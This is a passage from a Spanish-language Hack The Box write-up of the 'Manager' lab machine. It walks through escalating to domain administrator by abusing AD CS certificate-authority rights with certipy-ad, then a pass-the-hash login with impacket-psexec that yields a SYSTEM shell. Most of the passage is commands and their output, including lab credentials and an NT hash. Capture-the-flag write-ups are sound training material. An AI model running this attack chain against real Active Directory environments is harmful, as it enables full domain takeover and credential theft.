
`certipy-ad ca -ca 'manager-DC01-CA' -enable-template SubCA -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'`



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad ca -ca 'manager-DC01-CA' -enable-template SubCA -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

3. Vamos a solicitar el certificado basada en la platilla "Subca". La peticion sera denegada pero guardaremos la clave privada y memorizaremos el ID (En este caso el ID es 19):


```
certipy-ad req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target 10.10.11.236 -template SubCA -upn administrator@manager.htb
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target 10.10.11.236 -template SubCA -upn administrator@manager.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0×80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current use
is type of certificate.
[*] Request ID is 19
Would you like to save the private key? (y/N) y
[*] Saved private key to 19.key
[-] Failed to request certificate
```

4. Ahora podemos emitir la solicitud de certificado fallida utilizando el comando `ca` y el parámetro `-issue-request <request ID>`:


```
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 19 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad ca -ca 'manager-DC01-CA' -issue-request 19 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[-] Got access denied trying to issue certificate
```

5. NOS DA UN ERROR: Si obtienes el error de **acceso denegado** (`access denied`) al intentar emitir el certificado después de haber solicitado un certificado, puede ser porque **los permisos que habías asignado al usuario (en este caso `Raven`) han sido restaurados** a su estado inicial. Para solucionarlo, tenemos que volver a darle el permiso de "Manage Certificates" al usuario "Raven" del paso "1)":


```
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

6. Volvemos a emitir la solicitud del certificado fallida del paso 4):


```
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 19 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad ca -ca 'manager-DC01-CA' -issue-request 19 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

7. Ahora, podemos recuperar el certificado emitido utilizando el comando `req` y el parámetro `-retrieve <request ID>` para conseguir el certificado del usuario administrador:


```
certipy-ad req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target 10.10.11.236 -retrieve 19
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target 10.10.11.236 -retrieve 19
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 19
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '19.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

8. Nos logueamos en la maquina victima utilizando el archivo PFX (Personal Information Exchange), que contiene un certificado digital y su clave privada, para autenticarse contra un dominio Active Directory (AD) utilizando Kerberos:


```
certipy-ad auth -pfx administrator.pfx
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```


9. Nos da el error del desfase horario, vamos a sincronizar el reloj con el de la maquina victima:

```
sudo ntpdate 10.10.11.236
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo ntpdate 10.10.11.236
[sudo] password for kali:
2024-11-19 17:25:56.601895 (-0500) +25200.980390 +/- 0.053314 10.10.11.236 s1 no-leap
CLOCK: time stepped by 25200.980390
```

10. Volvemos a intentar loguearnos (HAY QUE HACERLO RAPIDO Y VARIAS VECES PORQUE SE VUELVE A SINCRONIZAR MAL):



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

Como obtenemos el hash vamos a loguearnos con psexec con el usuario administrador:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-psexec administrator@10.10.11.236 -hashes 'aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.236.....
[*] Found writable share ADMIN$
[*] Uploading file hkvZOzwL.exe
[*] Opening SVCManager on 10.10.11.236.....
[*] Creating service dXoi on 10.10.11.236.....
[*] Starting service dXoi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```